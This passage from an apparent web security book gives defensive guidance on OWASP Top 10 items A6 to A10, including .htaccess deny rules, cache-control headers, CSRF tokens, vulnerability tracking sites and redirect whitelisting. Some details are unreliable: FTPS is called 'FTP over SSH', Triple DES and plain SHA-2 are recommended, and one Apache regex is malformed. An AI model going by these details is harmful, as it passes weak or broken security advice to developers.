   This will first deny access from all addresses to the `phpmyadmin` directory; second, it will allow any request from the localhost and addresses beginning with "192.168", which are local network addresses.

2. Change all administrators' passwords from all CMSs, applications, databases, servers, and frameworks with others that are strong enough. Some examples of these applications are:

   - Cpanel
   - Joomla
   - WordPress
   - PhpMyAdmin
   - Tomcat manager

3. Disable all unnecessary or unused server and application features. On a daily or weekly basis, new vulnerabilities are appearing on CMSs' optional modules and plugins. If your application doesn't require them, there is no need to have them active.
4. Always have the latest security patches and updates. In production environments, it may be necessary to set up test environments to prevent failures that leave the site inoperative because of compatibility issues with the updated version or other problems.
5. Set up custom error pages that don't reveal tracing information, software versions, programming component names, or any other debugging information. If developers need to keep a record of errors or some identifier is necessary for technical support, create an index with a simple ID and the error's description and show only the ID to the user. So when the error is reported to a support personnel, they will check the index and will know what type of error it was.
6. Adopt the "Principle of least privilege". Every user, at every level (operating system, database, or application), should only be able to access the information strictly

required for a correct operation, never more.
7. Taking into account the previous points, build a security configuration baseline and apply it to every new implementation, update or release, and to current systems.
8. Enforce periodic security testing or auditing to help detect misconfigurations or missing patches.

How it works…

Talking about security and configuration issues, we are correct if we say “The devil is in the detail.” The configuration of a web server, a database server, a CMS, or an application should find the point of equilibrium between being completely usable and useful and being secure for both users and owners.

One of the most common misconfigurations in a Web application is that there is some kind of a Web administration site accessible to all of the Internet; this may not seem such a big issue, but we should know that an admin login page is much more attractive to crooks that any web-mail as the former gives access to a much higher privilege level and there are lists of known, common, and default passwords for almost every CMS, database, or site administration tool we can think of. So, our first recommendations are in the sense of not exposing these administrative sites to the world and removing them if possible.

Also, the use of a strong password and changing those that are installed by default (even if they are “strong”) is mandatory when publishing an application to the internal company network and much more so to the Internet. Nowadays, when we expose a server to the world, the first traffic it receives is port scans, login page requests, and login attempts; even before the first user knows the application is active.

The use of custom error pages helps the security stance because default error messages in Web servers and Web applications show too much information (from an attacker’s point of view) about the error, the programming languages used, the stack trace, the database used, operating systems, and so on. This information should not be exposed because it helps us understand how the application is made and gives names and versions of the software used. With that information an attacker can search for known vulnerabilities and craft a more efficient attack process.

Once we have a server with its resident applications and all services correctly configured, we can make a security baseline and apply it to all new servers to be configured or updated and to the ones that are currently productive with the proper planning and change management process.

This configuration baseline needs to be continually tested in order to keep it improving and protected from newly discovered vulnerabilities consistently.

A6 – Protecting sensitive data

When an application stores or uses information that is sensitive in some way (credit card numbers, social security numbers, health records, passwords, and so on), special measures should be taken to protect it, as it could result in severe reputational, economic, or even legal damage to the organization that is responsible for its protection and suffers a breach that compromises it.

The sixth place in OWASP Top 10 is the sensitive data exposure, and it happens when data that should be specially protected is exposed in clear-text or with weak security measures.

In this recipe, we will cover some of the best practices when handling, communicating, and storing this type of data.

How to do it…

1. If the sensitive data you use can be deleted after use, do it. It is much better to ask users every time for their credit card than have it stolen in a breach.
2. When processing payments, always prefer the use of a payment gateway instead of storing such data in your servers. Check http://ecommerce-platforms.com/ecommerce-selling-advice/choose-payment-gateway-ecommerce-store for a review on top providers.
3. If we have the need to store sensitive information, the first protection we must give to it is to encrypt it using a strong encryption algorithm with the corresponding strong keys adequately stored. Recommended algorithms are Twofish, AES, RSA, and Triple DES.
4. Passwords, when stored in databases, should be stored in hashed form through one-way hashing functions, such as bcrypt, scrypt, or SHA-2.
5. Be sure that all sensitive documents are only accessible by authorized users; don't store them in the Web server's document root but in an external directory and access them through programming. If, for some reason it is necessary to have sensitive documents inside the server's document root, use a `.htaccess` file to prevent direct access:

```
Order deny,allow
Deny from all
```

6. Disable caching of pages that contain sensitive data. For example, in Apache we can disable the caching of PDF and PNG files by the following settings in `httpd.conf`:

```
<FilesMatch "\.(pdf|png)>
FileETag None
Header unset ETag
Header set Cache-Control "max-age=0, no-cache, no-store, must-
revalidate"
Header set Pragma "no-cache"
Header set Expires "Wed, 11 Jan 1984 05:00:00 GMT"
</FilesMatch>
```

7. Always use secure communication channels to transfer sensitive information, namely HTTPS with TLS or FTPS (FTP over SSH) if you allow the uploading of files.

How it works…

When it comes to protecting sensitive data, we need to minimize the risk of that data being leaked or traded with; that's why storing the information correctly encrypted and protecting the encryption keys is the first thing to do. If there is a possibility of not storing such data, it is the ideal option.

Passwords should be hashed with a one-way hashing algorithm before storing them in the database. So, if they are stolen, the attacker won't be able to use them immediately and if the passwords are strong and hashed with strong algorithms it won't be able to break them in a realistic time.

If we store sensitive documents or sensitive data in the document root of our server (`/var/www/html/` in Apache, for example), we expose such information to be downloaded by its URL. So, it's better to store it somewhere else and make special server side codes to retrieve it when necessary and with a previous authorization check.

Also, pages such as Archive.org, WayBackMachine, or the Google cache, may pose a security problem when the cached files contain sensitive information and were not adequately protected in previous versions of the application. So, it is important to not allow the caching of that kind of documents.

A7 – Ensuring function level access control

The function level access control is the type of access control that prevents the calling of functions by anonymous or unauthorized users. The lack of this kind of control is the seventh most critical security issue in Web applications according to OWASP.

In this recipe, we will see some recommendations to improve the access control of our applications at the function level.

How to do it…

1. Ensure that the workflow’s privileges are correctly checked at every step.
2. Deny all access by default and then allow tasks after an explicit verification of authorization.
3. Users, roles, and authorizations should be stored in a flexible media, such as a database or a configuration file. Do not hardcode them.
4. Again, “Security through obscurity” is not a good posture to take.

How it works…

It is not uncommon that the developers check for authorization only at the beginning of a workflow and assume that the following tasks will be authorized for the user. An attacker may try to call a function, which is an intermediate step of the flow and achieve it due to a lack of control.

About privileges, denying all by default is a best practice. If we don’t know if some users are allowed to execute some function, then they are not. Turn your privilege tables into grant tables. If there is no explicit grant for some user on some function, deny any access.

When building or implementing an access control mechanism for your application’s functions, store all the grants in a database or in a configuration file (a database is a better choice). If user roles and privileges are hardcoded they become harder to maintain and to change or update.

A8 – Preventing CSRF

When Web applications don’t use a per-session or per-operation token or if the token is not correctly implemented, they may be vulnerable to cross-site request forgery and an attacker may force authenticated users to do unwanted operations.

CSRF is the eighth most critical vulnerability in Web applications nowadays, according to OWASP, and we will see how to prevent it in our applications in this recipe.

How to do it…

1. The first and the most practical solution for CSRF is to implement a unique, per-operation token, so every time the user tries and executes an action, a new token is generated and verified server-side.
2. The unique token should not be easily guessable by an attacker; so they can’t include it in the CSRF page. Random generation is a fine choice here.
3. Include the token to be sent in every form that could be a target for CSRF attacks. “Add to cart” requests, password change forms, e-mail, contact, or shipping information management and money transfer in banking sites are good examples.
4. The token should be sent to the server in every request; this can be done in the URL, as any other variable or as a hidden field, which is recommended.
5. The use of a CAPTCHA control is also a way of preventing CSRF.
6. Also, it is a good practice to ask for reauthentication in some critical operations, such as money transfers in banking applications.

How it works…

Preventing CSRF is all about ensuring that the authenticated user is the one requesting the operation. Due to the way browsers and web applications work, the best choice is to use a token to validate operations or, when possible, a CAPTCHA control.

As attackers are going to try to break the token generation or validation systems, it is very important to generate them securely, in a way that attackers cannot guess them, and make them unique for each user and each operation because reusing them voids their purpose.

CAPTCHA controls and reauthentication are at some point, intrusive and annoying for users, but if the criticality of the operation is worth it, they may be willing to accept them in exchange for an extra level of security.

See also

There are programming libraries that may help in the implementation of CSRF protections, saving tons of work of developers. One such example is the CSRF Guard from OWASP: https://www.owasp.org/index.php/CSRFGuard.

A9 – Where to look for known vulnerabilities on third-party components

Today’s Web applications are no longer the work of a single developer nor of a single development team; nowadays developing a functional, user-friendly, attractive-looking Web application implies the use of third-party components, such as programming libraries, APIs to external services (Facebook, Google, Twitter), development frameworks, and many other components in which programming, testing, and patching have very little or nothing to do.

Sometimes these third-party components are found vulnerable to attacks and they transfer those vulnerabilities to our applications. Many of the applications that implement vulnerable components take a long time to be patched, representing a weak spot in an entire organization’s security. That’s why OWASP classifies the use of third-party components with known vulnerabilities as the ninth most critical threat to a Web application’s security.

In this recipe, we will see where to look to figure out if some component that we are using has known vulnerabilities and will look at some examples of such vulnerable components.

How to do it…

1. As a first suggestion, prefer a known software which is supported and widely used.
2. Stay updated about security updates and patches released for the third-party components your application uses.
3. A good place to start the search for vulnerabilities in some specific component is the manufacturer's Web site; they usually have a "Release Notes" section where they publish which bug or vulnerabilities each version corrects. Here we can look for the version we are using (or newer ones) and see if there is some known issue patched or left unpatched.
4. Also, manufacturers often have security advisory sites, such as Microsoft: https://technet.microsoft.com/library/security/, Joomla: https://developer.joomla.org/security-centre.html, and Oracle: http://www.oracle.com/technetwork/topics/security/alerts-086861.html. We can use these to stay updated about the software we are using in our application.
5. There are also vendor-independent sites that are devoted to informing us about vulnerabilities and security problems. A very good one, which centralizes information from various sources, is CVE Details (http://www.cvedetails.com/). Here we can search for almost any vendor or product and list all its known vulnerabilities (or at least the ones that made it to a CVE number) and results by year, version, and CVSS score.
6. Also, sites where hackers publish their exploits and findings are a good place to be informed about vulnerabilities in the software we use. The most popular are Exploit DB (https://www.exploit-db.com/), Full disclosure mailing list (http://seclists.org/fulldisclosure/), and the files section on Packet Storm (https://packetstormsecurity.com/files/).
7. Once we have found a vulnerability in some of our software components, we must evaluate if it is really necessary for our application or can be removed. If it can't, we need to plan a patching process, as soon as possible. If there is no patch or workaround available and the vulnerability is one of high impact, we must start to look for a replacement to that component.

How it works…

Before considering the use of a third-party software component in our application, we must look for its security information and see if there is a more stable or secure version or alternative to the one we intend to use.

Once we have chosen one and have included it in our application, we need to keep it updated. Sometimes it may involve version changes and no backward compatibility, but that is a price we have to pay if we want to stay secure, or the implementation of a WAF (Web Application Firewall) or an IPS (Intrusion Prevention System) to protect against attacks if we cannot update or patch a high-impact vulnerability.

Apart from being useful when performing penetration testing, the exploit download and vulnerability disclosure sites can be taken advantage of by a systems administrator to know what attacks to expect, how will they be, and how to protect the applications from them.

A10 – Redirect validation

Unvalidated redirects and forwards is the tenth most critical security issue for web applications according to OWASP; it happens when an application takes a URL or an internal page as a parameter to perform a redirect or forward operation. If the parameter is not correctly validated, an attacker could abuse it making it to redirect to a malicious Web site.

In this recipe we will see how to validate that the parameter we receive for redirection or forwarding is the one that we intend to have when we develop the application.

How to do it…

1. Don’t want to be vulnerable? Don’t use it. Whenever it’s possible, avoid the use of redirects and forwards.
2. If it is necessary to make a redirection, try not to use user-provided parameters (request variables) to calculate the destination.
3. If the use of parameters is required, implement a table that works as a catalog of redirections, using an ID instead of a URL as the parameter the user should provide.
4. Always validate the inputs that will be involved in a redirect or forward operation; use regular expressions or whitelists to check that the value provided is a valid one.

How it works…

Redirects and forwards are one of the favorite tools of phishers and other social engineers and sometimes we don’t have any control over the security of the destination; so, even when it is not our application, a security compromise on that part may affect us in terms of reputation. That’s why the best choice is not to use them.

If the said redirect is to a known site, such as Facebook or Google, it is possible that we can establish the destinations in a configuration file or a database table and have no need of a client-provided parameter to do it.

If we build a database table containing all the allowed redirect and forward URLs, each one with an ID, we can ask for the ID as parameter instead of the destination itself. This is a form of whitelist that prevents the insertion of forbidden destinations.

Finally, and again, validation. It is very important that we always validate every input from the client, as we don’t know what we can expect from our users. If we validate correctly the destination of a redirect, we can prevent, besides a malicious forward or redirect, a possible SQL Injection, XSS, or Directory Traversal. Hence, it’s relevant.

Index

A

B

C

D

E

F

H

I

J

K

L

M

N

O

P

- proof of concept (PoC) / How it works…
- proper authentication
    - building / A2 – Building proper authentication and session management, How to do it…, How it works…

R

S

T

V

- vulnerable VM
  - web applications / Getting to know web applications on a vulnerable VM, How to do it…, How it works…
- VulnHub
  - URL / See also

W

X

Z